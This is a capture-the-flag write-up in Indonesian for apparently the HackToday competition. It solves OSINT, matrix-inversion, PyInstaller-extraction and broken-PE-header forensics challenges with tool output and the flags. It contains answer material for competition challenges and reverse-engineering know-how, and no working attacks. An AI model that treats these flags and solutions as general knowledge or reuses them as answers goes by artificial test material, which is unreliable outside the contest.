
hilang

Diberikan sebuah link Instagram, dan dari deskripsi kita diminta untuk mencari employee dari startup yang sudah dihapus, kita gunakan wayback machine untuk melihat post Instagram sebelum dihapus dan didapatkan Namanya Siti Nur Sega, kita coba cari di Instagram dan ketemu user siti_sega3944 dari salah satu postnya mengarah ke linkedin. Di linkedin terdapat 2 post yang pertama dtmf sound Ketika di decode maka dapat dec berikut 764911054957751110995282499566511106 8 , dan dari link satunya merupakan gambar steganography Ketika menggunakan stegsolve maka didapatkan barcode Postnet. Kita decode barcodenya didapatkan decimal berikut 104979910711611110097121123665182751011084 9. Sekarang sudah dapat flag 1 dan 2, untuk flag 3 nya dukun karena kita ngecek following user di Instagram siti_sega3944 dan melihat kolom komen dan mendapatkan flag yang ke 3 yaitu er4_3376974917!!} . Jika digabungkan maka muncul flag yang benar

hacktoday{B3RKel1L1n6_M3nc4R1_B3nDer4_3376974917!!}

baby jabriks

Diberikan file notebook dan txt, kami coba buka file notebooknya menggunakan google collab



Dapat terlihat bahwa ada variable secret , disini kami asumsikan secret adalah flag. secret diapit oleh random string hingga panjang total gibberish+flag+gibberish == 5000. Assertion dibawahnya merupakan bagian terpenting, karena ada pengecekan idempotent , atau a dot a = a dan disampingnya ada pengecekan determinanya tidak boleh sama dengan 0. Berdasarkan hasil pencarian kami , didapatkan link rujukan sebagai berikut https://math.stackexchange.com/questions/4087136/why-is-i-the-only-idempotent-matrix-with-nonzero-determinant

matrix yang idempotent dan memiliki nilai determinant tidak sama dengan 0 hanyalah matrix identitas. Jadi hidden matrix adalah matrix identitas dengan 1000x1000. Selanjutnya ada dot product antara m dan secret, lalu hasilnya dikalikan dengan matrix identitas sebanyak n kali dimana n = randint(5,20) . Karena dikalikan dengan matrix identitas maka bisa kita skip tahap ini karena hasilnya sama aja , M*I = M . Karena kita punya nilai m dan product maka untuk mendapatkan nilai secret cukup lakukan inverse terhadap m lalu kalikan dengan product , secret = M^-1 . product . Selanjutnya kembalikan ke dalam bentuk array semula lalu bulatkan dan didapatkan flag.

```
import numpy as np
import math


# https://math.stackexchange.com/questions/4087136/why-is-i-the-only-idempotent-matrix-with-nonzero-determinant
product = np.genfromtxt('product.csv', delimiter=',')
m = np.genfromtxt('matrix.csv', delimiter=',')


minv = np.linalg.inv(m)
secret = minv.dot(product)
res = secret.tolist()
res2 = []
for i in res:
```

```
res2 += i
res3 = []
for i in res2:
res3.append(round(i))
known = b"hacktoday"
result = bytes(res3)
index = result.index(known)
print(result[index:].split(b"}")[0]+b"}")
```

```
kosong … hacktoday Jabriks try python solver.py
b'hacktoday{it_is_so_easy_to_calculate_the_inverse_of_orthogonal_matrix_ZafiN}'
```

Flag : hacktoday{it_is_so_easy_to_calculate_the_inverse_of_orthogonal_matrix_ZafiN}


foren

brokenz

Diberikan file sebagai berikut

```
kosong ~ ctf hacktoday brokenz file runrunRUNNN
runrunRUNNN: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, BuildID[sha1]=9230f3fa19123436d7e9b46b02c11f1e492895c1, fo
r GNU/Linux 2.6.32, stripped
```

Kemudian kami coba decompile menggunakan IDA



Terlihat bahwa terdapat strings yang mengindikasikan bahwa executable tersebut dibuat dengan pycompiler. Selanjutnya kami coba lakukan extract pyc dari executable tersebut menggunakan pyinxstractor (https://github.com/extremecoders-re/pyinstxtractor) .

```
kosong ~ ctf hacktoday brokenz python ext.py runrunRUNNN
[+] Processing runrunRUNNN
[+] Pyinstaller version: 2.1+
[+] Python version: 3.10
[+] Length of package: 6458556 bytes
[+] Found 34 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: pyi_rth_subprocess.pyc
[+] Possible entry point: terminal_animation.pyc
[+] Found 98 files in PYZ archive
[+] Successfully extracted pyinstaller archive: runrunRUNNN

You can now use a python decompiler on the pyc files within the extracted directory
```

Salah satu file yang bukan bawaan library adalah terminal_animation.pyc , kami coba lakukan decompile tapi gagal

```
kosong … hacktoday brokenz runrunRUNNN_extracted l
base_library.zip  libexpat.so.1         libssl.so.3              pyimod02_importers.pyc  PYZ-00.pyz
libbz2.so.1.0     liblzma.so.5          libz.so.1                pyimod03_ctypes.pyc     PYZ-00.pyz_extracted/
libcrypto.so.3    libmpdec.so.3         pyiboot01_bootstrap.pyc  pyi_rth_inspect.pyc     struct.pyc
lib-dynload/      libpython3.10.so.1.0  pyimod01_archive.pyc     pyi_rth_subprocess.pyc  terminal_animation.pyc
kosong … hacktoday brokenz runrunRUNNN_extracted uncompyle6 terminal_animation.pyc
# uncompyle6 version 3.8.0
# Python bytecode 3.10.0 (3439)
# Decompiled from: Python 3.10.4 (main, Jun 29 2022, 12:14:53) [GCC 11.2.0]
# Embedded file name: terminal_animation.py

Unsupported Python version, 3.10.0, for decompilation


# Unsupported bytecode in file terminal_animation.pyc
# Unsupported Python version, 3.10.0, for decompilation
```

Jadi selanjutnya kami coba strings

```
kosong … hacktoday brokenz runrunRUNNN_extracted strings terminal_animation.pyc
 terminal_animation (v1.0)
A text-based animation which runs on the command line.
The frames of the animation are loaded from the 'anim_frames' module.
A frame is simply a string of characters and the animation consists of a list of frames.
Author: mdq3
2012/05/16
zSIterate through the frames, printing then clearing each one to create an animation.r
[1;34mz
[1;m
clear
hacktoday{s4r4n_soal_dong_b4n6}N)
cycles
        animation
frames
print
time
sleep
duration
system)
count
frame
terminal_animation.py
animate
__doc__r
<module>
```


Ternyata ada flag.

Flag : hacktoday{s4r4n_soal_dong_b4n6}

?

Diberikan file executable yang rusak headernya dan beberapa byte awalnya. Dari komposisi stringnya dapat kami simpulkan bahwa ini PE . Jadi selanjutnya kami coba bandingkan dengan PE lain dari soal lain , random yang penting PE.


```
kosong ~ ctf hacktoday questionmark ls -al
total 1516
drwxrwxr-x  2 kosong kosong    4096 Agu 28 12:30 .
drwxrwxr-x 19 kosong kosong    4096 Agu 28 21:41 ..
-rw-rw-r--  1 kosong kosong   27930 Agu 28 12:24 coba
-rw-rw-r--  1 kosong kosong   27930 Agu 28 12:30 coba.exe
-rw-rw-r--  1 kosong kosong  118580 Agu 28 12:09 dump
-rw-rw-r--  1 kosong kosong    8192 Agu 10 12:16 easy.exe
-rw-rw-r--  1 kosong kosong  959616 Agu 28 12:10 ori
-rw-rw-r--  1 kosong kosong   34816 Agu 28 12:12 ori2
-rw-rw-r--  1 kosong kosong   73984 Agu 28 12:12 ori3
-rw-rw-r--  1 kosong kosong   27892 Agu 28 12:08 questionmark
-rw-rw-r--  1 kosong kosong     363 Agu 28 12:28 solver.py
-rw-rw-r--  1 kosong kosong  225792 Jul 29 22:58 sustimatically.exe
-rw-rw-r--  1 kosong kosong   17408 Agu 11 08:49 tls.exe
```




dump -> hexdump file questionmark

ori -> hexdump valid PE

Dapat terlihat beberapa perbedaan, jadi disini kami coba ubah header nya lalu kita tambahkan juga string “This program cannot be run in DOS mode” dengan ghex. Berikut hasilnya



Lalu kami coba jalankan file tersebut



Flag : hacktoday{plzz_help_soal}